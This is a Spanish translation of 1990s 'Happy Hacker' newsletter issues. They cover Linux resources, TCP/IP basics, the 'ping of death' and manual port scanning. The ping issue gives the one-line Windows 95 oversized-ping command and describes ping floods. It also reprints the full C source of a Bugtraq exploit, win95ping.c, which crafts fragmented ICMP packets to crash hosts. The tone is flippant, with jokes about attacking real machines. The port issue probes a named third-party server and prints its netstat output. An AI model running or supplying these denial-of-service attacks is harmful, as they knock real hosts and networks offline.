Tobin Fricke también ha apuntado que "copias gratis de CD-ROM Linux están disponibles en el web site de Linux Support & CD Givaway en http://emile.math.ucsb.edu:8000/giveaway.html. Este es un proyecto donde la gente dona CDs de Linux que no necesitan más. El proyecto fue forjado por Linux Systems Labs, que donaron inicialmente -800 CDs de Linux! Por favor recuerda donar tu CD de Linux cuando hayas terminado ya con ellos. Si vives cerca de un canjeador informático, Fry's, Microcenter, u otro parecido, busca CDs de Linux allí. Están normalmente por debajo de $20, que es una inversión excelente. Personalmente me gusta el Linux Developer's Resource por Infomagic, que esta ya por 7 CDs, creo, que incluye todas las mayores distribuciones Linux (Slackware, Redhat, Debian, Linux para DEC Alpha por nombrar algunos) mas mirrors de tsx11.mit.edu y sunsite.unc.edu/pub/linux y mucho más. También debes de visitar la MARAVILLOSA pagina Linux en: http://sunsite.unc.edu/linux, que tiene toneladas de información, además de esta http://www.linux.org/. También querrás comprobar http://www.redhat.com/ y http://www.caldera.com/ para mas información acerca de versiones comerciales de Linux (que están todavía disponibles gratis bajo GNU)".
¿Y qué tal la seguridad de Linux? Si, Linux, como todo sistema operativo, es imperfecto. Eminentemente hackeable, si de verdad quieres saberlo. Así que si quieres saber como asegurar tu sistema Linux, o si te encuentras con uno de los muchos proveedores que usan Linux y quieres ir a explorar (oops, olvida que he escrito eso), aquí es donde puedes ir a por información:
ftp://info.cert.org/pub/cert_advisories/CA-94:01.network.monitoring.attacks
ftp://info.cert.org/pub/tech_tips/root_compromise
http://bach.cis.temple.edu/linux/linux-security/
Por ultimo pero no por ello menos, si quieres hacer preguntas sobre Linux en la lista del Happy Hacker, seas bienvenido. Podemos ser el ciego que conduce al ciego, ¡pero que coño!

¿Quieres ver números atrasados de la Guía del Hacking (casi) Inofensivo? Mira http://www.feist.com/~tqdb/evis-unv.html.
¿Quieres suscribirte a esta lista? Email majordomo@edm.net con el mensaje "subscribe happyhacker." ¿Quieres compartir material guay con la lista Happy Hacker? Manda tu mensaje a hh@edm.net. Para mandarme email confidencial (discusiones de actividades ilegales no) usa cmeinel@techbroker.com. Por favor dirige tus flames hacia dev/null@techbroker.com. Happy hacking!

GUÍA DEL HACKING (mayormente) INOFENSIVO

Vol. 2 Numero 3

Introducción a TCP/IP. ¡Eso significa paquetes! ¡Datagramas! Se explica el exploit de denegación de servicio por paquete de ping gigante. Pero este hack es mucho menos inofensivo que la mayoría. No intentes esto en casa...

Si has estado en la lista Happy Hacker por un momento, habrás estado recibiendo elementos dirigidos de la lista Bugtraq acerca de un nuevo exploit de paquetes ping.
Si esto te ha estado sonando a galimatías, relájate. Es realmente muy sencillo. De hecho, es tan simple que si usas Windows 95, en cuanto termines este texto sabrás un simple comando de una sola línea que podrás usar para tirar abajo muchos hosts y routers de Internet.

ADVERTENCIA PUEDES IR A LA CÁRCEL: Esta vez no voy a implorar a los genios malignos "quiero-ser-hacker" en la lista para que sean virtuosos y resistan la tentación de emplear mal la información que estoy apunto de darles. ¡Mira si me preocupa! Si uno de esos tíos es pillado tirando abajo miles de hosts y routers de Internet, no solo irán a la cárcel y tendrán una gran multa. Todos nosotros pensaremos que el o ella es un/a gran capullo. Este exploit es un comando desde Windows 95 nada complicado y de una sola línea. Si, el sistema operativo que esta diseñado para retrasados mentales desorientados. Así que no hay nada de elite sobre este hack. Lo que es elite es ser capaz de desbaratar este ataque.

NOTA PARA NOVATOS: Si los paquetes, datagramas, y TCP/IP no son exactamente tus entrañables colegas aun, créeme, necesitas de verdad meterte en la cama con ellos para poderte llamar hacker. Así que quédate aquí para algo de material técnico. Cuando lo tengas, tendrás la satisfacción de saber que puedes sembrar estragos en Internet, pero son muy elite para llevarlos hacerlo. Mas aun, este exploit ha sido descubierto recientemente -- como hace unos días. Así que pronto sabrás cosas que la mayoría de los hackers elite ni siquiera han oído aun.

Un paquete es un modo de mandar información electrónica que mantiene fuera los errores. La idea es que ninguna tecnología de transmisión es perfecta. ¿Has jugado alguna vez al juego "teléfono"? Reúnes una docena de gente o así en un circulo y la primera persona le susurra un mensaje al segundo. Algo como "El bollo es la forma más pequeña de cereal". La segunda persona le susurra al tercero, "Un bollo es la forma más pequeña de estafar". La tercera susurra, "El ron es la forma más pequeña de beber". Y así. Es muy divertido el descubrir lo mucho que un mensaje puede mutar mientras recorre el circulo.

Pero entonces, por ejemplo, recibes email, preferirás que no este todo hecho un lío. Así que el ordenador que manda el email lo divide en pequeños trozos llamados datagramas. Entonces envuelve las cosas alrededor de cada datagrama que le dice a que ordenadores debe dirigirse, de donde procedía, y que compruebe si el datagrama ha podido ser truncado. A estos embalajes de datagramas envueltos se les llaman "paquetes".

Ahora si el ordenador que te manda el email fuera a "embalar" un mensaje realmente largo en tan solo un paquete, las posibilidades de que se desordene todo en su camino al otro ordenador son muy grandes. Un poco chungo. Así que cuando el ordenador que lo recibe comprueba el paquete y encuentra que se desordeno, lo tirara y le dirá al otro ordenador que lo vuelva a mandar. Podría llevar mucho tiempo hasta que este paquete gigante llegue intacto.

Pero si el mensaje esta dividido en un montón de pequeños trozos y envueltos en manojos de paquetes, la mayoría de ellos estarán bien y el ordenador destino los guardara. Entonces le dirá al ordenador remitente que reenvíe solo los paquetes que estaban hechos un lío. Entonces cuando todos los trozos lleguen finalmente allí, el ordenador destinatario los une en el orden correcto y allí esta, ahí esta el mensaje completo, email sin errores.

TCP/IP significa Transmission Control Protocol/Internet Protocol. Le dice a los ordenadores que están conectados a Internet como empaquetar los mensajes en paquetes y como leer paquetes estos paquetes de otros ordenadores. El ping usa TCP/IP para hacer sus paquetes.

"Ping" es un comando que manda una sonda de tu ordenador a otro ordenador para ver si esta encendido y conectado a la misma red a la que lo estas tu. En Internet hay unos 10 millones de ordenadores a los que puedes hacer ping.

Ping es un comando que puedes dar, por ejemplo, desde los sistemas operativos UNIX, Windows 95 y Windows NT. Es parte del Internet Control Message Protocol (ICMP), que es usado para localizar averías de redes TCP/IP. Lo que hace es decir a un ordenador remoto que devuelva el ping. Mas aun, algunas formas del comando ping te dirán además lo que tarda un mensaje en ir a ese ordenador y volver de vuelta.

Pero ¿cómo sabe tu ordenador que el ping que acaba de mandar ha vuelto del ordenador apuntado? El datagrama es la respuesta. El ping enviado es un paquete, y como cualquier paquete esta envuelto alrededor de un datagrama. Si el ping devuelto mantiene este mismo datagrama, sabes que fue tu ping que acaba de ser devuelto.

El formato básico de este comando es simplemente:

ping hostname

donde "hostname" es la dirección de Internet del ordenador que quieres comprobar.

Cuando doy este comando desde el UNIX Release 4.1 de Sun, la respuesta que recibo es "hostname is alive".

CONSEJO TÉCNICO: Debido a los poderes destructivos del ping, muchos proveedores de servicios de Internet esconden el programa ping en sus cuentas shell donde los novatos desorientados no puedan meter sus manos. Si tu cuenta shell dice "comando no encontrado" cuando metes el comando ping, prueba:

/usr/etc/ping hostname

Si esto no funciona, quéjate al servicio técnico de tu proveedor.

NOTA PARA NOVATOS: ¿Dices que no puedes encontrar un modo de hacer ping desde tu servicio ON-LINE? Eso puede ser quizás debido a que no tienes cuenta shell. Pero hay una cosa que realmente necesitas para hackear: ¡¡¡UNA CUENTA SHELL!!! La razón por la cual los hackers se ríen de la gente con cuentas en America Online es por que ese proveedor no da cuentas shell. Esto es debido a que America Online quiere que seáis buenos chicos y chicas y no hackeeis.

Una "cuenta shell" es una cuenta de Internet en la que tu ordenador se convierte en un terminal de uno de los hosts de tu proveedor. Una vez estas en el "shell" puedes dar comandos al sistema operativo (que normalmente es UNIX) como si estuvieras sentado allí en la consola de uno de los hosts de tu proveedor.
Puede que ya tengas una cuenta shell pero simplemente no sepas como meterte en ella. Llama al soporte técnico de tu proveedor para averiguar si tienes una y como conectarte.

Hay toda clase de variaciones del comando ping. Y, sabes algo, donde quiera que hay un comando que ejecutas en Internet que tenga muchas variaciones, puedes simplemente contar con que haya algo hackeable ahí. ¡Muhahaha!
El flood ping es un ejemplo simple. Si tu sistema operativo te permite dar el comando:
-> ping -f hostname
manda un verdadero aluvión de pings, tan rápido como el host de tu proveedor pueda hacerlo. Esto mantiene al host al que has apuntado tan ocupado devolviendo tus pings que poco más puede hacer. También pone una carga muy pesada en la red.
Hackers con habilidades primitivas algunas veces se unirán y usaran varios de sus ordenadores a la vez para hacer ping simultáneamente al ordenador host de alguna víctima de Internet. Esto generalmente mantendrá al ordenador de la víctima muy ocupado para hacer cualquier otra cosa. Puede incluso venirse abajo. Sin embargo, la parte mala (desde el punto de vista de los atacantes) es que mantiene al ordenador atacante atado también.

NOTA NETIQUETTE: Hacer flood ping a un ordenador es extremadamente rudo. Que te cazen haciendo esto y tendrás suerte si lo peor que ocurre es que tu proveedor de servicios on-line cierra tu cuenta. Haz esto a un hacker serio y necesitaras un transplante de identidad.
Si por accidente llegas a empezar un tipo de flood ping, puedes detenerlo presionando la tecla control y "c" (control-c).
CONSEJO DE GENIO MALIGNO: ¡Hazte un ping a ti mismo! Si usas algún tipo de UNIX, tu sistema operativo te dejara usar tu ordenador para hacerle simplemente casi todo lo que él puede hacer a otros ordenadores. La dirección de red que te manda de vuelta a tu propio ordenador es localhost (o 127.0.0.1). Aquí va un ejemplo de como uso localhost:
<slug> [65] ->telnet localhost
Trying 127.0.0.1 ...
Connected to localhost.
Escape character is '^]'.
SunOS UNIX (slug)
login:
Ves, vuelvo de nuevo a la secuencia de login del ordenador llamado "slug".
Ahora me hago un ping a mí mismo:
<llama> [68] ->/usr/etc/ping localhost
localhost is alive
Esto me da el mismo resultado que si diera el comando:
<llama> [69] ->/usr/etc/ping llama
llama.swcp.com is alive
CONSEJO MUHAHAHA: ¿Quieres tirar de la cadena de alguien? Dile que haga ftp a 127.0.0.1 y que se conecte usando su propio nombre de usuario y password para pillar ¡warez cojonudo! Mi exmarido Keith Henson lo hizo en la Iglesia de la Cienciologia. Los miembros hicieron ftp a 127.0.0.1 y descubrieron todas sus escrituras con Copyright. Asumieron que esto estaba en el ordenador de Keith, no en el suyo. Estaban *tan* seguros de que tenia sus escrituras que le llevaron a juicio. El juez, cuando se dio cuenta de que estaban simplemente haciendo un loop en su propio ordenador, literalmente les mando de la sala descojonándose de ellos.
Para una transcripción buenísima o cinta de audio de esta sesión de juicio infame, manda un email a hkhenson@cup.portal.com. Esa es la dirección email de Keith. ¡Me quito el sombrero por un superhacker!

Sin embargo, el exploit del paquete ping descomunal que estas apunto de aprender puede incluso hacer mas daño a algunos hosts que una banda de conspiradores de ping flood. Y lo hará sin necesidad de reunir los ordenadores de los atacantes por mas del segundo que tarda ,l en enviar un solo ping.
El modo más fácil de hacer esto es correr Windows 95. ¿No lo tienes?
Generalmente podrás encontrar un almacén El Cheapo que te lo mandara por $99.
Para hacer esto, primero configura tu sistema Windows 95 para que puedas establecer una conexión PPP o SLIP con Internet usando el programa de Acceso Telefónico a Redes en el icono de Mi PC. Necesitaras algo de ayuda del soporte técnico de tu proveedor para configurar esto. Debes hacerlo de este modo o este hack no funcionara. Tu dialer de America Online *definitivamente* no funcionara.

NOTA PARA NOVATOS: Si tu conexión a Internet te permite ejecutar un browser que muestre gráficos/fotos, puedes usar tu numero de llamada con el programa de Acceso Telefónico a Redes de tu Windows 95 para pillar una conexión o bien PPP o SLIP

Lo siguiente, conéctate a Internet. Pero no ejecutes ningún browser o lo que sea. En vez de eso, una vez que el programa de Acceso Telefónico a Redes te diga que estas conectado, haz click en el botón "Inicio" y vete a "MS-DOS".
Abre esta ventana DOS. Recibirás el prompt:
C:\windows\>
Ahora primeramente hagamos esto de la manera de buen ciudadano. En este prompt puedes teclear el comando "ping":
C:\windows\ping hostname
donde "hostname" es la dirección de algún ordenador de Internet. Por ejemplo, puedes hacer ping a thales.nmia.com, que es uno de mis ordenadores favoritos, que esta detrás de algún filosofo Griego oscuro.
Ahora si ocurre que sabes la dirección de uno de los ordenadores de Sadam Hussein, sin embargo, puede que quieras dar el comando:
c:\windows\ping -l 65510 saddam_hussein's.computer.mil
¡Realmente no lo hagas a un ordenador real! Algunos, pero no todos, los ordenadores se vendrán abajo y se mantendrán o bien colgados o se resetearán cuando reciban este ping. Otros continuaran funcionando alegremente, y de repente se irán abajo horas mas tarde.
¿Por que? Ese extra añadido -l 65510 crea un datagrama gigante que es envuelto dentro del paquete ping. Algunos ordenadores, cuando se les pide que devuelvan un datagrama idéntico, se hacen un verdadero lío.
Si quieres saber todos los detalles sangrientos de este exploit ping, incluyendo el cómo proteger tus ordenadores de él, comprueba:
http://www.sophist.demon.co.uk/ping
Ahora, hay otras formas de crear un datagrama ping gigante además de usar Windows 95. Por ejemplo, si corres alguna versión UNIX de FreeBSD o Linux en tu PC, puedes ejecutar este programa, que fue posteado a la lista Bugtraq.
From: Bill Fenner <fenner@freefall.freebsd.org>
To: Multiple recipients of list BUGTRAQ <BUGTRAQ@netspace.org>
Subject: Ping exploit program
Ya que hay gente que no tiene necesariamente cajas de Windows 95 por ahí, yo (Fenner) escribí el siguiente programa exploit. Requiere un raw socket layer que no interfiera con el paquete, así que BSD 4.3, SunOS y Solaris están fuera. Funciona bien en sistemas 4.4BSD. Puede funcionar en Linux si lo compilas con -DREALLY_RAW.
Eres libre de hacer con esto lo que quieras. Por favor usa esto solo para testear tus propias maquinas, y no para tirar las de otros.

```
* win95ping.c
*
* Simulate the evil win95 "ping -l 65510 buggyhost".
* version 1.0 Bill Fenner <fenner@freebsd.org> 22-Oct-1996
*
* This requires raw sockets that don't mess with the packet at all (other
* than adding the checksum). That means that SunOS, Solaris, and
* BSD4.3-based systems are out. BSD4.4 systems (FreeBSD, NetBSD,
* OpenBSD, BSDI) will work. Linux might work, I don't have a Linux
* system to try it on.
*
* The attack from the Win95 box looks like:
* 17:26:11.013622 cslwin95 > arkroyal: icmp: echo request (frag 6144:1480@0+)
* 17:26:11.015079 cslwin95 > arkroyal: (frag 6144:1480@1480+)
* 17:26:11.016637 cslwin95 > arkroyal: (frag 6144:1480@2960+)
* 17:26:11.017577 cslwin95 > arkroyal: (frag 6144:1480@4440+)
* 17:26:11.018833 cslwin95 > arkroyal: (frag 6144:1480@5920+)
* 17:26:11.020112 cslwin95 > arkroyal: (frag 6144:1480@7400+)
* 17:26:11.021346 cslwin95 > arkroyal: (frag 6144:1480@8880+)
* 17:26:11.022641 cslwin95 > arkroyal: (frag 6144:1480@10360+)
* 17:26:11.023869 cslwin95 > arkroyal: (frag 6144:1480@11840+)
* 17:26:11.025140 cslwin95 > arkroyal: (frag 6144:1480@13320+)
* 17:26:11.026604 cslwin95 > arkroyal: (frag 6144:1480@14800+)
* 17:26:11.027628 cslwin95 > arkroyal: (frag 6144:1480@16280+)
* 17:26:11.028871 cslwin95 > arkroyal: (frag 6144:1480@17760+)
* 17:26:11.030100 cslwin95 > arkroyal: (frag 6144:1480@19240+)
```

```
* 17:26:11.031307 cslwin95 > arkroyal: (frag 6144:1480@20720+)
* 17:26:11.032542 cslwin95 > arkroyal: (frag 6144:1480@22200+)
* 17:26:11.033774 cslwin95 > arkroyal: (frag 6144:1480@23680+)
* 17:26:11.035018 cslwin95 > arkroyal: (frag 6144:1480@25160+)
* 17:26:11.036576 cslwin95 > arkroyal: (frag 6144:1480@26640+)
* 17:26:11.037464 cslwin95 > arkroyal: (frag 6144:1480@28120+)
* 17:26:11.038696 cslwin95 > arkroyal: (frag 6144:1480@29600+)
* 17:26:11.039966 cslwin95 > arkroyal: (frag 6144:1480@31080+)
* 17:26:11.041218 cslwin95 > arkroyal: (frag 6144:1480@32560+)
* 17:26:11.042579 cslwin95 > arkroyal: (frag 6144:1480@34040+)
* 17:26:11.043807 cslwin95 > arkroyal: (frag 6144:1480@35520+)
* 17:26:11.046276 cslwin95 > arkroyal: (frag 6144:1480@37000+)
* 17:26:11.047236 cslwin95 > arkroyal: (frag 6144:1480@38480+)
* 17:26:11.048478 cslwin95 > arkroyal: (frag 6144:1480@39960+)
* 17:26:11.049698 cslwin95 > arkroyal: (frag 6144:1480@41440+)
* 17:26:11.050929 cslwin95 > arkroyal: (frag 6144:1480@42920+)
* 17:26:11.052164 cslwin95 > arkroyal: (frag 6144:1480@44400+)
* 17:26:11.053398 cslwin95 > arkroyal: (frag 6144:1480@45880+)
* 17:26:11.054685 cslwin95 > arkroyal: (frag 6144:1480@47360+)
* 17:26:11.056347 cslwin95 > arkroyal: (frag 6144:1480@48840+)
* 17:26:11.057313 cslwin95 > arkroyal: (frag 6144:1480@50320+)
* 17:26:11.058357 cslwin95 > arkroyal: (frag 6144:1480@51800+)
* 17:26:11.059588 cslwin95 > arkroyal: (frag 6144:1480@53280+)
* 17:26:11.060787 cslwin95 > arkroyal: (frag 6144:1480@54760+)
* 17:26:11.062023 cslwin95 > arkroyal: (frag 6144:1480@56240+)
* 17:26:11.063247 cslwin95 > arkroyal: (frag 6144:1480@57720+)
* 17:26:11.064479 cslwin95 > arkroyal: (frag 6144:1480@59200+)
* 17:26:11.066252 cslwin95 > arkroyal: (frag 6144:1480@60680+)
* 17:26:11.066957 cslwin95 > arkroyal: (frag 6144:1480@62160+)
* 17:26:11.068220 cslwin95 > arkroyal: (frag 6144:1480@63640+)
* 17:26:11.069107 cslwin95 > arkroyal: (frag 6144:398@65120)
*/
#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netdb.h>
#include <netinet/in.h>
#include <netinet/in_systm.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
/*
* If your kernel doesn't muck with raw packets, #define REALLY_RAW.
* This is probably only Linux.
*/
#ifdef REALLY_RAW
#define FIX(x) htons(x)
#else
#define FIX(x) (x)
#endif
int
main(int argc, char **argv)
{
int s;
char buf[1500];
struct ip *ip = (struct ip *)buf;
struct icmp *icmp = (struct icmp *)(ip + 1);
```

```
struct hostent *hp;
struct sockaddr_in dst;
int offset;
int on = 1;
bzero(buf, sizeof buf);
if ((s = socket(AF_INET, SOCK_RAW, IPPROTO_IP)) < 0) {
perror("socket");
exit(1);
}
if (setsockopt(s, IPPROTO_IP, IP_HDRINCL, &on, sizeof(on)) < 0) {
perror("IP_HDRINCL");
exit(1);
}
if (argc != 2) {
fprintf(stderr, "usage: %s hostname\n", argv[0]);
exit(1);
}
if ((hp = gethostbyname(argv[1])) == NULL) {
if ((ip->ip_dst.s_addr = inet_addr(argv[1])) == -1) {
fprintf(stderr, "%s: unknown host\n", argv[1]);
}
} else {
bcopy(hp->h_addr_list[0], &ip->ip_dst.s_addr, hp->h_length);
}
printf("Sending to %s\n", inet_ntoa(ip->ip_dst));
ip->ip_v = 4;
ip->ip_hl = sizeof *ip >> 2;
ip->ip_tos = 0;
ip->ip_len = FIX(sizeof buf);
ip->ip_id = htons(4321);
ip->ip_off = FIX(0);
ip->ip_ttl = 255;
ip->ip_p = 1;
ip->ip_sum = 0; /* kernel fills in */
ip->ip_src.s_addr = 0; /* kernel fills in */
dst.sin_addr = ip->ip_dst;
dst.sin_family = AF_INET;
icmp->icmp_type = ICMP_ECHO;
icmp->icmp_code = 0;
icmp->icmp_cksum = htons(~(ICMP_ECHO << 8));
/* the checksum of all 0's is easy to compute */
for (offset = 0; offset < 65536; offset += (sizeof buf - sizeof *ip)) {
ip->ip_off = FIX(offset >> 3);
if (offset < 65120)
ip->ip_off |= FIX(IP_MF);
else
ip->ip_len = FIX(418); /* make total 65538 */
if (sendto(s, buf, sizeof buf, 0, (struct sockaddr *)&dst,
sizeof dst) < 0) {
fprintf(stderr, "offset %d: ", offset);
perror("sendto");
}
if (offset == 0) {
icmp->icmp_type = 0;
icmp->icmp_code = 0;
icmp->icmp_cksum = 0;
```

}
}
}
(Fin del mensaje del exploit ping de Fenner.)

NOTA PUEDES IR A LA CÁRCEL: No sólo este hack no es élite, si estás leyendo esto no sabes lo suficiente para evitar ser cazado por llevar a cabo este hack. Por otro lado, si fueras a hacerlo a un host de Internet en Iraq...

Por supuesto hay muchas otras cosas guay que puedes hacer con el ping. Si tienes una cuenta shell, puedes descubrir un montón de cosas acerca del ping dando el comando:
man ping
De hecho, puedes obtener un montón de detalles de cualquier comando de UNIX con "man".
Diviértete con el ping -- y ¡se bueno! Pero recuerda, no estoy implorando a los genios malignos quiero-ser-hacker que sean buenos. Mira si me preocupo cuando te cazen...

¿Quieres ver números atrasados de la Guía del Hacking (casi) Inofensivo? Mira http://www.feist.com/~tqdb/evis-unv.html.
¿Quieres suscribirte a esta lista? Email majordomo@edm.net con el mensaje "subscribe happyhacker." ¿Quieres compartir material guay con la lista Happy Hacker? Manda tu mensaje a hh@edm.net. Para mandarme email confidencial (discusiones de actividades ilegales no) usa cmeinel@techbroker.com. Por favor dirige tus flames hacia dev/null@techbroker.com. Happy hacking!

GUÍA DEL HACKING (mayormente) INOFENSIVO

Vol. 2 Numero 4

Más introducción al TCP/IP: ¡Surfeo de puertos! ¡Daemons! Como entrar en casi cualquier ordenador sin necesidad de hacer logging y sin romper la ley.

Hace unos pocos días me vino a visitar una amiga. Tiene 42 años y no tiene ordenador. Sin embargo, está tomando clases de ordenadores en un colegio de la comunidad. Quería saber de que va todo esto del hacking. Así que decidí introducirle en lo del surfeo de puertos. Y mientras lo hacía, nos topamos con algo guay.
El surfeo de puertos se aprovecha de la estructura del TCP/IP. Este es el protocolo (conjunto de normas) usado por los ordenadores para hablar entre ellos en Internet. Uno de los principios básicos de UNIX (el sistema operativo más popular de Internet) es el asignar un "puerto" a cada función que un ordenador pueda pedir a otro que lleve a cabo. Ejemplos comunes son el mandar y recibir email, leer los grupos de noticias de Usenet, telnet, transferencia de ficheros, y ofrecer páginas Web.

NOTA PARA NOVATOS #1: Un puerto de ordenador es un lugar donde la información entra o sale del mismo. En el ordenador de tu casa, ejemplos de puertos son tu monitor, que manda información fuera, tu teclado y ratón, que envían información dentro, y tu módem, que envía y recibe información.
Pero un host de Internet tal como callisto.unm.edu tiene muchos más puertos que un típico ordenador personal. Estos puertos se identifican mediante números. Ahora, estos puertos no son todos físicos, como un teclado o un puerto serie RS232 (para el módem). Son puertos virtuales (software).

Así que si quieres leer una pagina Web, tu browser contacta con el puerto numero 80 y le dice al ordenador que maneja dicha Web que te deje pasar. Y, seguro, que entras en ese servidor Web sin un password.
Bien, buen trato. Eso es bastante común en Internet. Muchos -- la mayoría -- de los ordenadores en Internet te dejaran hacer algunas cosas con ellos sin necesidad de un password.
Sin embargo, la esencia del hacking es hacer cosas que no sean obvias. Eso no saltara a ti de los manuales. Una forma de dar un paso más en la carrera del sufrido usuario de ordenador es aprender como hacer port surfing. Apuesto a que no encontraras nada de port surfing en un manual UNIX.
La esencia del port surfing es pillar un ordenador víctima y explorarlo para ver que puertos están abiertos y que puedes hacer con ellos.
Ahora, si eres un hacker vago puedes usar herramientas en lata para hackers como SATAN o Netcat. Estos son programas que puedes ejecutar en Linux, FreeBSD o Solaris (toda clase de UNIX) desde tu PC. Automáticamente escanean tus ordenadores

víctima. Te dirán que puertos están en uso. También probaran estos puertos para la presencia de daemons con fallos de seguridad conocidos, y te dirán cuales son.

NOTA PARA NOVATOS #2: Un daemon no es una clase de duende o gremlin o tío 666. Es un programa que corre en segundo plano en muchos (pero no todos) puertos de sistemas UNIX. Espera a que entres y lo uses. Si encuentras un daemon en un puerto, es probablemente hackeable. Algunas herramientas de hackers te dirán cuales son las características hackeables de los daemons que detecten.

Sin embargo, hay varias razones por las que hacer port surfing manualmente en vez de automáticamente.
1) Aprenderás algo. Probando manualmente percibes una sensación de como se comporta el daemon que corre en dicho puerto. Es la diferencia entre ver una película porno y ...
2) Puedes impresionar a tus colegas. Si ejecutas una herramienta para hackers como SATAN tus amigos te miraran y dirán, "Macho. Yo puedo ejecutar programas, también". Inmediatamente comprenderán el pequeño sucio secreto del mundo hacker. La mayoría de los exploits hackeables son solo lamers ejecutando programas que pillaron de alguna BBS o site FTP. Pero si metes comandos tecla por tecla tus amigos te verán usando el cerebro. Y tu puedes ayudarles a jugar con daemons, también, y darles una gran ráfaga.
3) Los verdaderos hackers elite hacen port surfing y juegan con los daemons a mano por que es la única manera de descubrir algo nuevo. Hay tan solo unos pocos cientos de hackers -- como mucho -- que descubren nuevas cosas. El resto simplemente ejecutan exploits en lata una y otra vez. Aburrido. Pero el port surfing a mano está en el camino de la cima al hackerdom.
Ahora deja que te diga lo que mi amiga y yo descubrimos mientras estabamos simplemente enredando por ahí.
Primero, decidimos que no queríamos perder nuestro tiempo jugueteando con algún host pequeñito. ¡Hey, vayamos a lo grande! Así que ¿cómo encuentras un ordenador "gordo" en Internet? Comenzamos con un dominio que consistía en una LAN (red de área local) de PCs corriendo Linux que acababa de conocer, que es usada por el proveedor de Nuevo México:
nmia.com.

NOTA PARA NOVATOS #3: Un dominio es una dirección de Internet. Puedes usarlo para ver quien corre el ordenador usado por el dominio, y también para comprobar como está conectado ese dominio al resto de Internet.

Así que para hacer esto primeramente loggeamos a mi cuenta shell con Southwest Cyberport. Di el comando:
<slug> [66] ->whois nmia.com
New México Internet Access (NMIA-DOM)
2201 Buena Vista SE
Albuquerque, NM 87106
Domain Name: NMIA.COM
Administrative Contact, Technical Contact, Zone Contact:
Orrell, Stan (SO11) SAO@NMIA.COM
(505) 877-0617
Record last updated on 11-Mar-94.
Record created on 11-Mar-94.
Domain servers in listed order:
NS.NMIA.COM 198.59.166.10
GRANDE.NM.ORG 129.121.1.2
Ahora es una buena apuesta el decir que grande.nm.org está sirviendo a muchos otros host de Internet aparte de nmia.com. Aquí está como hicimos port surfing para comprobar esto:
<slug> [67] ->telnet grande.nm.org 15
Trying 129.121.1.2 ...
Connected to grande.nm.org.
Escape character is '^]'.
TGV MultiNet V3.5 Rev B, VAX 4000-400, OpenVMS VAX V6.1
Product License Authorization Expiration Date
---------- ------- ------------ ---------------
MULTINET Yes A-137-1641 (none)
NFS-CLIENT Yes A-137-113237 (none)
*** Configuration for file "MULTINET:NETWORK_DEVICES.CONFIGURATION" ***
Device Adapter CSR Address Flags/Vector
------ ------- ----------- ------------

se0 (Shared VMS Ethernet/FDDI) -NONE- -NONE- -NONE-
MultiNet Active Connections, including servers:
Proto Rcv-Q Snd-Q Local Address (Port) Foreign Address (Port) State
----- ----- ----- ------------------ ------------------ -----
TCP 0 822 GRANDE.NM.ORG(NETSTAT) 198.59.115.24(1569) ESTABLISHED
TCP 0 0 GRANDE.NM.ORG(POP3) 164.64.201.67(1256) ESTABLISHED
TCP 0 0 GRANDE.NM.ORG(4918) 129.121.254.5(TELNET) ESTABLISHED
TCP 0 0 GRANDE.NM.ORG(TELNET) AVATAR.NM.ORG(3141) ESTABLISHED
TCP 0 0 *(NAMESERVICE) *(*) LISTEN
TCP 0 0 *(TELNET) *(*) LISTEN
TCP 0 0 *(FTP) *(*) LISTEN
TCP 0 0 *(FINGER) *(*) LISTEN
TCP 0 0 *(NETSTAT) *(*) LISTEN
TCP 0 0 *(SMTP) *(*) LISTEN
TCP 0 0 *(LOGIN) *(*) LISTEN
TCP 0 0 *(SHELL) *(*) LISTEN
TCP 0 0 *(EXEC) *(*) LISTEN
TCP 0 0 *(RPC) *(*) LISTEN
TCP 0 0 *(NETCONTROL) *(*) LISTEN
TCP 0 0 *(SYSTAT) *(*) LISTEN
TCP 0 0 *(CHARGEN) *(*) LISTEN
TCP 0 0 *(DAYTIME) *(*) LISTEN
TCP 0 0 *(TIME) *(*) LISTEN
TCP 0 0 *(ECHO) *(*) LISTEN
TCP 0 0 *(DISCARD) *(*) LISTEN
TCP 0 0 *(PRINTER) *(*) LISTEN
TCP 0 0 *(POP2) *(*) LISTEN
TCP 0 0 *(POP3) *(*) LISTEN
TCP 0 0 *(KERBEROS_MASTER) *(*) LISTEN
TCP 0 0 *(KLOGIN) *(*) LISTEN
TCP 0 0 *(KSHELL) *(*) LISTEN
TCP 0 0 GRANDE.NM.ORG(4174) OSO.NM.ORG(X11) ESTABLISHED
TCP 0 0 GRANDE.NM.ORG(4172) OSO.NM.ORG(X11) ESTABLISHED
TCP 0 0 GRANDE.NM.ORG(4171) OSO.NM.ORG(X11) ESTABLISHED
TCP 0 0 *(FS) *(*) LISTEN
UDP 0 0 *(NAMESERVICE) *(*)
UDP 0 0 127.0.0.1(NAMESERVICE) *(*)
UDP 0 0 GRANDE.NM.OR(NAMESERV) *(*)
UDP 0 0 *(TFTP) *(*)
UDP 0 0 *(BOOTPS) *(*)
UDP 0 0 *(KERBEROS) *(*)
UDP 0 0 127.0.0.1(KERBEROS) *(*)
UDP 0 0 GRANDE.NM.OR(KERBEROS) *(*)
UDP 0 0 *(*) *(*)
UDP 0 0 *(SNMP) *(*)
UDP 0 0 *(RPC) *(*)
UDP 0 0 *(DAYTIME) *(*)
UDP 0 0 *(ECHO) *(*)
UDP 0 0 *(DISCARD) *(*)
UDP 0 0 *(TIME) *(*)
UDP 0 0 *(CHARGEN) *(*)
UDP 0 0 *(TALK) *(*)
UDP 0 0 *(NTALK) *(*)
UDP 0 0 *(1023) *(*)
UDP 0 0 *(XDMCP) *(*)
MultiNet registered RPC programs:

Program Version Protocol Port
------- ------- -------- ----
PORTMAP 2 TCP 111
PORTMAP 2 UDP 111
MultiNet IP Routing tables:
Destination Gateway Flags Refcnt Use Interface MTU
---------- ---------- ----- ------ ----- --------- ----
198.59.167.1 LAWRII.NM.ORG Up,Gateway,H 0 2 se0 1500
166.45.0.1 ENSS365.NM.ORG Up,Gateway,H 0 4162 se0 1500
205.138.138.1 ENSS365.NM.ORG Up,Gateway,H 0 71 se0 1500
204.127.160.1 ENSS365.NM.ORG Up,Gateway,H 0 298 se0 1500
127.0.0.1 127.0.0.1 Up,Host 5 1183513 lo0 4136
198.59.167.2 LAWRII.NM.ORG Up,Gateway,H 0 640 se0 1500
192.132.89.2 ENSS365.NM.ORG Up,Gateway,H 0 729 se0 1500
207.77.56.2 ENSS365.NM.ORG Up,Gateway,H 0 5 se0 1500
